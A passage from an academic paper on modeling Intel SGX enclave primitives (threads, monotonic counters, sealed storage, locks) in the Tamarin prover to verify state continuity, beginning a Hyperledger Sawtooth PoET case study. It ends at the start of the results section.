The actions of an agent are modeled as multi-set rewriting rules, which dictate state transitions of the agent. Every rule consists of three components: the left-hand side component (a.k.a., *premise*), the middle component (a.k.a., *action*), and the right-hand side component (a.k.a., *conclusion*). Each of these components consists of a set of facts. Roughly, the premise serves as the input of the rule, the conclusion serves as the output, and the action are marked by action labels to log rule execution (a.k.a., instantiation). Each action label is tagged with variables that allow Tamarin to reason about the execution of the rule, in terms of relationship between the variables. In addition, *constraints* can be specified over the action labels to restrict the execution of the rule. An example of a Tamarin rewrite rule is shown as follows:

$$[F1(t1), F2(t2)] - [Eq(t1,t2), Act1(t2)] \rightarrow [Out(t2)]$$

where $F1()$ and $F2()$ are linear facts, $Eq()$ is a constraint, $Act1()$ is the label of the action, and $t1$, $t2$, and $t3$ are symbols. This rule specifies that if the agent has knowledge of the two facts $F1$ and $F2$ and the two related variables $t1$ and $t2$ are equal, the agent will send $t2$ to public channels.

2.2.4 Restrictions on State Transitions

A user of the Tamarin prover can explicitly exclude invalid execution traces in three ways: 1) restriction axioms, which are expressed in first-order logic. During the verification process, Tamarin considers only the model traces that satisfy the axiom; 2) type restriction prefix $\sim$. If a variable is prefixed with the $\sim$ symbol, the rule cannot execute repeatedly with the same value of the variable; 3) implicit *pattern matching*, which dictates that two variables of a rule with the same name should be instantiated with the same value.

2.2.5 Properties and Proofs

Tamarin's property is expressed as first-order propositional logic over the action labels. With the help of timepoint variables, the relative order of action labels can be encoded as well. To prove or disprove a property, Tamarin maintains a system state as it explores valid traces of the model. A trace is maintained using a graph data structure with rules as nodes and fact dependencies (fact production and consumption) as edges. The system state consists of session variables, messages in the network, and the current knowledge base of the adversary. For the target property, Tamarin's goal is to either find a trace that contradicts the property or show that all traces satisfy the property.

Tamarin's proof algorithm begins with an empty system state. It first derives the negation of the target property, and assumes its premise, *i.e.*, the part to the left of the implication sign $\Rightarrow$, to be true. Then it instantiates all MSRs that can be applied given this assumption. Starting from these rules, Tamarin tries to build an execution trace of the model using a backward search algorithm [48]. In this process, Tamarin derives a set of constraints from the dependencies among facts, the ordering of action labels, the adversary's knowledge base, the variable relationship as specified in the target property, and other components of the model, such as type restrictions, pattern matching, helper lemma, and so on.

Based upon various heuristics implemented in Tamarin, one of these constraints is picked from the system state and resolved by Tamarin's constraint-solver. The resolution step produces further constraints or eliminates some of the existing constraints. A constraint can be satisfied from multiple source rules, thus building up multiple proof sub-case branches, each representing a potentially valid trace of the model. Users can additionally influence the proof process by adding *Helper lemmas*, *i.e.*, lemmas with the *reuse* annotations, in the model. These lemmas are added to the system constraints in the proof process. Each helper lemma needs to be proven by Tamarin first before being used as a constraint.

2.2.6 Adversary Model

Tamarin follows the Dolev-Yao Model [27] to define the capabilities of an adversary, which includes eavesdropping, creating, modifying (including combining or splitting), and replaying messages in a public channel. Additionally, the adversary is armed with message deduction and construction rules, which allows her to apply cryptographic rules or model-specific knowledge to advance her current knowledge base.

2.2.7 Common Assumptions in Tamarin

As a symbolic verification tool, each Tamarin model inherits the following assumptions.

- The standard cryptographic primitives are perfect, *i.e.*, the only way to subvert decryption or forge signatures is to obtain the corresponding secret key. Hash operations are purely one-way operation and collision resistant.
- Each symbol or term is atomic that cannot be broken into multiple terms.
- Fresh variables (generated using fact `Fr(.)`) are pure random variables and each instantiation is guaranteed to produce a unique value.
- Multiple operations within one rule execute as one unit. Tamarin does not consider interleaving of such operations in the proof process.
- Each declared variable in a rule is local, *i.e.*, variable used in two different rules with the same name are different.
- Tamarin can argue about relative ordering of a rule execution, but it cannot measure the elapsed time between two executions of rules.

3 Overview

3.1 Problem Statement

In this paper, we aim to address the problem of state continuity in the context of Intel SGX enclave programs. The concept of state continuity was proposed in the context of *protected modules* [18,28]—code running in isolated environments with limited APIs to the outside—isolated by a combination of hardware and software components. It states that the protected module must resume from the same execution state after TCB interrupts due to reboot or crash [41].

However, the TCB of SGX enclaves is more complex than that of protected modules. As a user-space TEE, SGX maintains its software TCB in the enclave memory, monotonic counters, and sealed storage. This TCB can be updated by any code inside the same enclave, whose execution states can be initiated, interrupted, suspended, and terminated by privileged software at any time and in an arbitrary order. As the execution of the TCB depends on the input data from the untrusted software (in the form of ecall parameters and ocall return values), the execution state can be easily manipulated. Moreover, even when such input data is encrypted and integrity protected, *e.g.*, monotonic counters, sealed storage, and authenticated messages, a previously used data can be replayed to the enclave program—bypassing decryption and integrity checks—and effectively rolling the TCB state back to a previous one. Nevertheless, the support of multi-threading in the software TCB makes the protection of state continuity even more challenging, as the execution integrity of the TCB can be affected by the interleaved accesses to global variables.

As such, we consider a more general definition of *state continuity* in this work: Specifically, we define states of enclave programs as data stored in the enclave memory (*e.g.*, global variables) and non-volatile memory (*e.g.*, monotonic counters) and persistent storage (*e.g.*, sealed data); and state continuity is a property of the enclave program, which states that the enclave program always executes on the *expected* state, even when the execution can be restarted, suspended, and interrupted arbitrarily by the privileged software, or interleaved with another concurrent enclave thread sharing the same set of global variables. Clearly, the traditional definition of state continuity is subsumed by ours.

3.2 Attacker Model

Following SGX's threat model, we assume that the OS and other privileged software is controlled by the adversary. In particular, the adversary can create new processes and threads, instantiate enclaves from an enclave binary, trigger ecalls to an enclave with arbitrary arguments and in arbitrary order, pause the execution of an enclave at a specific instruction, hijack ocalls and return arbitrary values to ocalls. This includes triggering concurrent ecalls with multiple threads as long as multi-threading is supported by the enclave binary. However, other SGX attacks such as side-channel attacks (*e.g.*, [55]), denial-of-service attacks (*e.g.*, [34]), and speculative execution attacks (*e.g.*, [17]) are not considered.

3.3 Overview

In this paper, we aim to tackle the verification of state continuity using symbolic verification tools, which have been previously used to verify security of cryptographic protocols but never applied to reason about system security. However, doing so encounters two major challenges:

First, one must convert semantics of software programs, such as branches, global and local variables, synchronization locks, as well as a variety of SGX primitives such as monotonic counters, sealed storage, derived keys, relationship between developers and enclave code, and adversary capabilities into Tamarin's MSRs. As the first attempt to achieve these goals, this work proposes new ideas of building models using Tamarin MSRs for each of these primitives.

Second, one must encode the desired state continuity properties into first-order logic that can be expressed by Tamarin lemmas. This work explores the modeling of state continuity properties using (1) one-to-one mapping between requests and responses, and (2) uniqueness of variables, messages and sessions.

In this paper, we use three case studies to illustrate the use of this method in the formal verification of state continuity properties for SGX enclave programs. In these three cases, the states of the enclave programs are maintained in the monotonic counters, global variables, and seal data, respectively.

The root cause of the problems varies. For instance, the TCB state may be different at the time-of-check from that at the time-of-use; in other cases, the TCB state may be replaced with a stale one due to improper rollback attacks. We will showcase how each of these state continuity issues can be modeled and verified.

4 Tamarin Models for SGX Primitives

Designing symbolic model for the SGX primitives require unconventional approach, as the execution model of Tamarin MSRs differs significantly from enclave code. In this section, we discuss the techniques and principles of building Tamarin models of each of the considered SGX primitives.

4.1 Structure of SGX Applications

An SGX application consists of a host program (untrusted) and an enclave binary (trusted). Every SGX application is developed by an Independent Software Vendor (ISV), who signs its enclave code and then deploys the entire SGX application to an SGX-enabled machine. One such a machine may run multiple SGX applications from different ISVs. At runtime, each SGX application is instantiated into a process; the process that executes the enclave code is called an enclave process.

Before modeling the operations of SGX applications, we first systematically model these entities and their relationships. For clarity, we use the terms *ISV*, *platform*, *enclave-binary*, and *enclave-process*, to denote an ISV, an SGX-enabled machine, the ISV-signed enclave code, an instantiated process from the SGX application.

The relationship among entities may be modeled in a layered network structure, which we call an *association network*. A node in an association network represents an entity (*i.e.*, a platform, an ISV, an enclave-binary, or an enclave-process). Each entity is modeled by one specific fresh term called *identity*, which is generated using an Fr fact. One example of forming entity association is shown in Figure 1. The top layer of the networks are the ISV entities, the second layer is the enclave-binary entities, and the third is the enclave-process entities. We denote the entities of same type as one *role*. Therefore, the identities of these entities are generated with fresh *role terms*; *isv*, *e*, and *p* are role terms. As a result, each role term instantiates into an distinct entity. The structure of the network may vary depending on the program to be modeled. When it is not necessary to include certain entities of a network, omitting them from the model may be beneficial: (1) it makes the proof of the model more efficient, and (2) the resulting model becomes more general.

An association network can be modeled as a sequence of rules, fact properties (§2.2.2), and restrictions on state transitions (§2.2.4). Besides generating the identities, the rules collect a set of role terms, called *association*, to maintain




Figure 1: An example of a multi-layer association network. The network on the right suggest that one platform runs multiple ISV-deployed programs; each ISV may have multiple enclave-binaries; one enclave-binary is instantiated into multiple enclave processes.

the association information about the entities. *Association facts*, in the form of $F^{ij}_{assoc}(assoc^i)$, propagates the association information from rule at layer i to the rule at layer j. Also note that there can be multiple role terms at any layer. Each rule at the top layer has an *association* containing its role term. With the association fact $F^{ij}_{assoc}(assoc^i)$ passed from a parent rule i, the rule at layer j produces its association set $assoc^j = assoc^i \cup RT^j$, where RT^j is the set of role terms at layer j, and pass it to the rule at the next layer k using the association fact $F^{jk}_{assoc}(assoc^j)$.

As persistent facts, association facts can instantiate unbounded number of instances of role terms at the next layer. As shown in Figure 1, the top rule can be instantiated unbounded number of times producing unbounded instances of ISVs. For each of the ISV instances, the association fact can be passed down to the second rule to generate unbounded number of enclave-binary instances. As a result, the second rule observes a collection of enclave-binary instances under each ISV instance forming an unbounded networks of entity association. A similar procedure from second rule to the third rule manifests into unbounded 3-layer networks.

The association network structure is crucial to the modeling of enclave thread, scope of variables, and owner-policies, which will be detailed soon.

4.2 Enclave Threads

An enclave-process can be configured to support a single enclave-thread or multiple concurrent enclave-threads. We introduce a specific fact, *ecall fact*, in the form of $F_{ecall}(assoc^p)$ where $assoc^p$ is the association set of the enclave-process layer rule that initiates this thread. An ecall fact can be either linear (for single threaded execution) or persistent (for multiple threaded execution).

Each enclave-thread is modeled as another sequence of rules. The first rule of the sequence takes in an ecall fact to initiate the enclave-thread execution. Distinct facts, named as *thread facts*, of linear type are designated between each pair of consecutive thread rules. A thread fact from thread rule i to thread rule j is in the form of $F^{ij}_{thread}(assoc^p \cup \{t\}, state)$




Figure 2: Example Tamarin code of two ecall E1 and E2. The dark and dashed arrow denote thread facts; the latter is used for branched rules. The dotted arrow represent communication between rules A and B of E1 to a monotonic counter rule M.

where t is the enclave-thread role term created using Fr fact at the very first enclave-thread rule, and $state$ records the state of the enclave-thread during the thread execution. We omit the enclave-thread role term for single threaded enclave for model efficiency and keep only $assoc^p$ as the association set.

As linear facts, thread facts enforce a single instance of each thread rule forming a sequence, whose order is defined by the order of the thread facts that are passed from one rule to another. Each thread fact between a consecutive pair of thread rules is assigned a unique name to enforce a sequential fact dependency (§2.2.5), resulting in a sequential execution of thread rules.

We use sample enclave ecalls `E1` and `E2`, as shown in Figure 2, throughout this section to illustrate many primitives. Particularly, `E1` is modeled as a 3-layer association network, with the top layer representing an ISV; the second layer representing user, enclave-binary and the platform; and the third layer representing the enclave-process. Similarly, `E2` is modeled as another only one layer association network with role term `p_id` for enclave-process.

The sequences of rules `A`→`B` and `P`→`Q_if`→`R`/`P`→`Q_else` model ecall `E1` (single-threaded) and `E2` (multiple-threaded), respectively. The rules `Q_if`/`Q_else` are used for branching (§4.8). As the very first rule of both threads, the ecall fact `ECall` at `A1` and at `P1`, provides necessary association information and thread data to start the thread. Further, the thread fact `Thread_AB` (at `A6`, `B1`) in ecall `E1`, and the thread facts `Thread_PQ` (at `P7`, `Q_if1`), `Thread_QR` (at `Q_if7`, `R3`, `Q_else1`), and `Thread_RS` (at `R7`), in ecall `E2`, carry the association information and thread data throughout the thread rules.

For an enclave-thread configured to run as a single-thread, it should also be allowed to start again once the single thread finishes its execution. To restart the thread, the ecall fact will be instantiated again in the end rule of the sequence. For example, in Figure 2, the ecall fact at `A1` in ecall `E1` is produced again in the end rule `B` to allow unbounded sequential threaded runs. On the other hand, multi-threading is supported by default when the ecall fact is persistent.

4.3 Scope of Variables

In SGX processes, roughly, each variable has one of the two types of scopes: local (exclusive to one thread) or global (shared between enclave threads). In this section we describe how we utilize the association network and enclave-thread construction to model the scope of variables.

One way to model a local variable is to keep it in the term $state$ of the *thread facts*. It is local because a linear *thread fact* can be instantiated only once and can be consumed only in the following thread rule instance. For example, *thread facts* `Thread_PQ`, `Thread_QR` and `Thread_RS` in the example ecall `E2` carry `local_a` and `local_b` as the local thread data.

A more generic way to model local and global variables is induced by *pattern matching* (§2.2.4) over association set of thread facts. Specifically, we model local and global variables in the forms of $F_{local}(assoc^p \cup \{t\}, var_l)$ and $F_{global}(assoc^p, var_p)$, respectively. Here $assoc^p$ is the association set of an enclave-process while var_l and var_p are the local and the global variables for an enclave-thread with role term t.

For illustration, consider two facts $F_1(assoc^p \cup \{t_i\}, var_{t_i})$ produced at a thread rule with a thread instance t_i, and $F_2(assoc^{p_i}, var_{p_i})$ produced at the enclave-process layer rule with enclave-process instance p_i. If all the facts received at the

thread rule are modeled to pattern match with the variables of the thread facts, the fact F_1 can only be consumed in the thread instances t_i but not in any other thread with instances, t_j, due to the violation of pattern match constraint, *i.e.*, the inequality of thread identity instances $t_i \neq t_j$. Thus, the facts F_1 and F_2 maintain local and global data, respectively.

When using global facts of linear type to model global variable, a rule modeling a *read* or *write* operation on the global variable requires the same global fact to be in both its premise and its conclusion. If it is not produced in the conclusion, the global fact will be consumed and removed from the system state, resulting in the loss of the global variable.

However, having a global fact in both the premise and conclusion is quite inefficient as it creates a cyclic fact dependency leading to increased verification time. A more efficient way of modeling global variables is through pointers. Pointer version of global facts is in the form of $F_{global}(assoc^p, ptr, var_p)$. A pointer version of the global variable partially avoids the dependency by requiring the global fact to appear only in the premise for a *read* operation. Particularly, pointer version global fact is modeled as a persistent fact is associated with a unique random value acting as a pointer ptr to each declared or updated value of the variable. Note that the persistent facts of the global variable with old values persist in the system state and can be read even after a persistent fact of the global variable with a new value is produced later. To handle this, the following two restriction axioms, 1 and 2, are introduced to preserve the consistent read-write behavior of the global variable.

Restriction 1:

```
All Read(owner, ptr, ...)@t1 & Free(owner, ptr, ...)@t2
==> #t1 < #t2
```

Restriction 2:

```
All Free(owner, ptr, ...)@t1 & Free(owner, ptr, ...)@t2
==> #t1 = #t2
```

The `owner` variable in `Read` and `Free` action-labels is introduced for access control, *i.e.*, which entities can access the global variable. The owner variable is declared with a tuple of identities as described in §4.5 and §4.6. Each `ptr` variable instance points to one update of the global variable. The restriction axiom 1 prohibits reading (action-label `Read`) of old values after an update (action-label `Free`) while the restriction axiom 2 ensures consistent updates of the same global value. In summary, the restriction axioms enforce that after the global variable fact is updated with a new pointer and value, the facts with old pointers and values can neither be read nor be updated.

4.4 SGX Keys Derivations

An enclave can use the `EGETKEY` instruction to derive secret keys from the hardware, including sealing key for encrypting sealed data, report keys for local attestation, and provisioning key for remote attestation. ISVs may choose to enable key sharing between enclave threads with the same `MRSIGNER` (an ISV) or the same `MRENCLAVE` (enclave-binary).

To model the accessibility of the derived keys, the related association set is used during the key derivation. Since the association set is accessible only to the associated entities (fact properties §2.2.2), it can also be used as secrets for deriving secret keys. Hence, entities that are allowed to have shared keys will have the same association set for deriving the same keys.

Derived keys shared between enclave threads with the same `MRSIGNER` on a platform can be modeled using the identities from the association set, *e.g.*, $\{platform, isv\}$. Consider three enclave thread instances, t_1, t_2, t_3, under the same `MRSIGNER`, *i.e.*, the same ISV instance isv_i and the same platform instance, $platform_i$. The descendant threads will inherit the same association set and thus can derive the same keys. Within these enclaves, the derivative values $h(< platform_i, isv_i, 'report' >)$ and $h(< platform_i, isv_i, 'seal' >)$ can be treated as shared report key and sealing key, respectively, among enclave threads t_1, t_2, t_3. Central to the confidentiality of the derived key is to keep at least one of the identities (`platform` in this case) secret in the derivation throughout the model.

The built-in hash operation $h(.)$ is pure collision and preimage resistant. These properties ensure that the derive keys are unique and cannot be interchanged across derived uses. The variable scope principle described in §4.3 ensures that the seal key with isv_i cannot be accessed by other enclaves with a different isv_j.

4.5 Monotonic Counters

Intel provides monotonic counters (MC) to enclaves (through PSE) to prevent rollback attacks. Once created, the values of the MCs will only get increased monotonically. An MC can be created, read, and incremented. Therefore, we model MC by creating one rule for each operation. The enclave-thread and MC communicate using a linear fact to establish a private channel. To ensure one-to-one mapping of the request and response MC counter we include a fresh variable *session* in the communication fact.

The MC memory is abstracted with a dedicated fact in the form of $!F_{CSME}(owner, mcid, ptr, counter_val)$ where *owner* represents the owner policy defined for MC, *mcid* is the unique identity of the counter, the pointer *ptr* and the variable *counter_val* hold the reference and value of the counter, respectively. This fact is used only in the MC rules. In the MC creation request, enclave-thread use identities from association set to initiate $!F_{CSME}$ with desired owner policy. Across the three MC rules, the same owner binding also ensures that only one copy of CSME memory fact, $!F_{CSME}$, is used to hold consistent values of MC. The MC create rule returns a unique fresh *mcid* for enclave thread to keep and use later for *read* and *increment* requests.

We utilize the operator '+' (multiset union) over symbols from Tamarin's built-in multiset package to model addition operation over counters. The operator '+' along with restriction axiom logic, allows comparison (greater, less, equal) of any two symbols. The *increment* operations on counters can be modeled by rules that consumes a $!F_{CSME}$ with a counter value x in its premise and produces another counter fact with value x+'1' in its conclusion. The restriction action-labels `Read` and `Free`, as described in §4.3, are used to enforce counter to increase monotonically and maintain a consistent counter value for *read* and *increment* operation.

For example, the rule `M` of ecall `E1` (Figure 2) acts as *Increment* MC rule. The fact `CSME(owner, mcid, ptr, valMC)` (at `M2`, `M5`) models the CSME memory. The owner-policy term, `owner`, received in the private channel fact `Inc_MC_req` (at `M2`) as `<platform, pk_ISV>` (at `A5`) binds the CSME memory with the same signing key policy—one MC for all enclave-threads with the same signing identity (`pk_ISV`) for a given platform (`platform`).

4.6 Sealed Storage

With a sealing key, an enclave can store and retrieve the encrypted sealed data to and from untrusted storage via public channel modeled by `Out(.)` and `In(.)` facts, respectively. This allows the adversary to perform potential rollback attacks if applicable. In ecall `E1` of Figure 2, the received sealed data is encrypted with the sealing key derived from the platform secret and enclave-binary identities; this means the `MREENCLAVE` sealing owner policy is used. To use `MRSIGNER` sealing policy, the secret key can be derived with platform and ISV identities as described in §4.4.

4.7 Locks

Following Kremer and Künnemann [37], we model locks using restriction axioms. It introduces two action-labels, `Lock(pointer, association)` and `Unlock(pointer, association)` to the rules acquiring and releasing locks. The first variable in the action-label is a random pointer variable which establishes a unique pairing of the lock and unlock action-labels. The pointer is passed on with *thread facts* all the way through ecall sequences of rules from lock-acquire to lock-release actions. All instructions covered in these rules are locked per owner instance. The second variable associates the lock with entities that use the lock (*e.g.*, a single enclave-process layer lock among multiple threads).

The restriction axiom shown below utilizes time points, random pointer variables, and entity identities to enforce the correct lock behaviors. For the case when $\#t1 < \#t2$, the variable *ptr*_1, *ptr*_2 represent pointers and *owner* represent the owner entity identity. The constraint at line 3 prohibits overlapping of two different lock-unlock pairs. The constraint at line 4 prohibits creating two lock-unlock pairs with the same

SGX Threat model	Realized by
Thread and process instantiation	Using a thread policy based on the ecall facts (F_{ecall}) in the first enclave thread rule and binding ecall sequences of rules using *thread facts* (F_{thread}) (§4.2)
Permute or reorder ecalls	Modeling the first enclave thread rule open to executability without order dependencies of timepoints and facts
Pause enclave execution at instruction level	Modeling instructions in individual rules and utilizing atomic rule executability (§2.2.7)
Read access to ecall returns; Read-/Modify access to ecall or ocall arguments and returns	Arguments and returns pass through public channel
Replay, modify of sealing, ecall or arguments and returns	Public channel use in combination Tamarin's built-in Dolev Yao adversary capabilities

Table 1: SGX threat model construction

pointer. These two constraints effectively establish a unique pair instance $lock@t1$ and $unlock@t3$ with pointer instance n. Constraints at line 5-6 enforce any other lock-unlock pair, represented by pointer variable *ptr*_2, must occur either before or after the lock-unlock pair established at line 3-4. Line 7 covers the other possible order of two arbitrary lock instances in the premise. Particularly, the lock behavior enforced at lines 2-6 for $\#t1 < \#t2$ also applies to the order $\#t2 < \#t1$. Finally, line 8 completes the lock constraints by freely allowing a single lock instance to be applied anywhere in the model.

```
1. All Lock(ptr_1, owner)@t1 & Lock(ptr_2, owner)@t2
     ==>
2.   ( #t1<#t2
3.     & (Ex Unlock(ptr_1, owner)@t3 &#t1<#t3 & #t3<#t2
4.       & (All Unlock(ptr_1, owner)@t ==> #t=#t3)
5.       & (All Lock(ptr_2, owner)@t ==>
                                #t<#t1 | #t=#t1 | #t3<#t)
6.       & (All Unlock(ptr_2, owner)@t ==>
                              #t<#t1 | #t3<#t | #t3=#t)
         )
   )
7. | #t2<#t1
8. | #t1=#t2
```

In ecall `E2`, the restriction axiom action-labels `Lock(~ptrL, p_id)` and `Unlock(~ptrL, p_id)` enforce a per process lock (with `p_id` representing the enclave-process identity), which locks all the operations of `Q_if` and `R` rules.

4.8 Common Programming Primitives

Some common programming data structure—an *append only* indexable-database and control structures—loops and branching are expressible in MSR encoding.

Indexable-database. Consider a rule as shown below where the database and the counter facts are initialized as $!DB(owner,'0',nil)$, $!Counter(owner,ptr,'1')$ in a separate rule with ptr as a fresh term; $owner$ to encode owner policy the database fact.

$$[In(data), Fr(ptr_{new}), !Counter(owner, ptr, i), !DB(owner, i, x)] - [Free(owner, ptr)] \rightarrow [!Counter(ptr_{new}, i+1), !DB(owner, i, data)]$$

The addition operation is abstracted with '+' multiset union operator. The action-label $Free(owner, ptr)$ restricts the counter value to increase monotonically using the restriction axiom as described in §4.3. An abounded instantiation of the rule will introduce the unbounded copy of database fact in the system state with *data* received from other sources (public channel in this case) and unique counter values as indexes. Any receiving rule can utilize *pattern matching* to ensure that the received database fact's index matches with the requested index received from other sources. This approach models a *readable* and *append-only* key-value database, as the persistent fact cannot be deleted from Tamarin system once introduced.

Loops. In the rule described for the indexable database, the fact *Counter* creates a loop where each instantiation of the rule represents one iteration of the loop. Therefore, a loop is modeled with a persistent counter fact which consumes a value i in its premise and produces the the same fact with value i+'1' in the conclusion. Restriction over the action-label $Free(owner, ptr)$ controls the monotonicity of the loop. However, this approach models an infinite loop. In order to limit the loop to maximum n iterations, an action-label $Log(i)$ can be added to the rule's action with restriction axiom $\forall\, Log(i) \Rightarrow not(\exists\, i = n + z)$ where n represents '+' operator applied over symbol '1' n times. The axiom enforces that after reaching a counter value of n, further addition for any value of z is not allowed.

Branching. Consider an enclave-process modeled as a sequence of three rules `r1`→`r2`→`r3`. To introduce a branch in place of `r2`, replace the rule `r2` with `r2_if` and `r2_else` rules with the if and $else$ conditions enforced with action-label controlled by restriction axioms in the rule's action part. Identities are passed on via a linear thread facts as described in §4.3 in both rules. Since only one of the $if-else$ conditions will be true, only one of the `r1`→`r2_if`→`r3` or `r1`→`r2_else` sequence will be realized at a time.

For example, in ecall `E2` of Figure 2, `Q_if` and `Q_else` rules models a $if-else$ statement. The restriction axiom action-label `Less(valG, local_a)` (at `Q_if5`) enforces `valG < local_a` and `Geq(x,y)` (at `Q_else3`) enforces `valG >= local_a`. For each instance of an enclave-thread, only one of the condition holds true based on the enclave-thread specific instances of local variable `local_a` and the global variable `valG`.

5 Case Studies

In this section, we present three case studies to showcase our approach towards automated verification of state continuity.

5.1 State Continuity w/ Monotonic Counters

Hyperledger Sawtooth [1] is a permissioned blockchain framework to build customized decentralized applications. Sawtooth supports multiple consensus protocols, including a Proof-of-Elapsed-Time (PoET) that leverages Intel SGX to ensure each node's fair participation in the consensus protocol. PoET protocol works in two phases: the sign-up phase and the election phase.

To join the distributed network, a node launches an enclave which generates a pair of asymmetric keys and sends the public key certificate (together with a linkable attestation signature) to the network. Thus the identity of an enclave (and the node) can be uniquely identified by the certificate. Additionally, a trusted MC will be created to enforce unique PoET certificate generation per node. After this sign-up phase, the node qualifies for the node election phase.

The election phase of Sawtooth V1.0.5 [3] is described in Figure 3. Two ecalls are implemented to allow the node to participate in the block leader election. The first ecall `CreateWaitTimer` (CWT) performs three major steps. First, it records the current time as the reference start time using trusted time API `time_ref` and generates a random time duration as `wait_duration` that the nodes must wait. Second, it increments the associated MC and records the counter value in `MC_ref`. Third, it encapsulates `time_ref`, `MC_ref`, and `wait_duration` in an object `waitTimerObject`, which is signed with the private key of the node and transferred out to the application, so that the node can wait outside the enclave for the wait duration before invoking the second ecall.

The second ecall `CreateWaitCertificate` (CWC) performs several checks to ensure the fairness of the protocol: First, it unseals the approved sign-up data created during the sign-up phase. Second, `waitTimerObject` is verified with PoET node's public key to ensure the integrity of encapsulated variables. Third, the latest MC value is read and compared against the reference value. Fourth, by reading the current time, it calculates whether the elapsed time is greater than the expected wait duration. Only after all the checks pass does the enclave generate a PoET certificate to establish the proof of the elapsed wait time. Before returning, the MC is incremented in order to prevent another certificate generation without any wait time. Once the certificate is broadcasted into the peer-to-peer network, the node with the certificate of the smallest wait duration wins the round and is allowed to publish a block in the ledger.




Figure 3: Protocol workflow of Sawtooth PoET.

5.1.1 Tamarin Model

We model one ISV and multiple nodes in the blockchain network. The association network has three layers: *ISV*, *Platform/MRENCLAVE/Users*, and *enclave-process*. The ecall CWT is modeled as a sequence of two rules and CWC is modeled as three rules. MC is modeled in the same way as described in §4.5. MC counters are associated with the same `MRENCLAVE` owner policy. The ecall CWT receives sign-up information, and returns the reference MC value and its signature, and the sealed sign-up data, which will be used by the ecall `CWC`. CWC performs checks of the input data, and generates a certificate if all checks pass. The wait operation is abstracted away.

Rules representing critical events are designated with specific action-labels. For example, the CWC rule for generating the certificate generation event is marked with the action-label `PoETCertificate_valMC(platform, MC_ref)`, where `platform` represents the node's identity and `MC_ref` is the reference MC value obtained from the MC.

In order to aid the termination of the proof, we also included two helper lemmas (see §2.2.5). The first lemma states that each MC read or increment rule instance must have a corresponding antecedent MC create rule instance. The second lemma ensures that the MC must increase monotonically.

5.1.2 Security Property

The security property studied here is to ensure fairness of the protocol. Specifically, for each CWT ecall, only one CWC is allowed to generate a certificate after the duration has passed. This is enforced by the increasing MC values. The applications state transits in the following sequence:

1. MC value is less than the reference value ⇒ the certificate is not generated yet;
2. MC value equals the reference value ⇒ generate the certificate and increment the MC value;
3. MC value is greater than the reference value ⇒ Abort (certificate as already been generated).

The property, as shown below, states that a node cannot generate two certificates with the same `MC_ref`.

```
All PoETCertificate_ex(platform, MC_ref) @t1
  & PoETCertificate_ex(platform, MC_ref) @t2
==> #t1 =#t2
```

5.1.3 Analysis Results

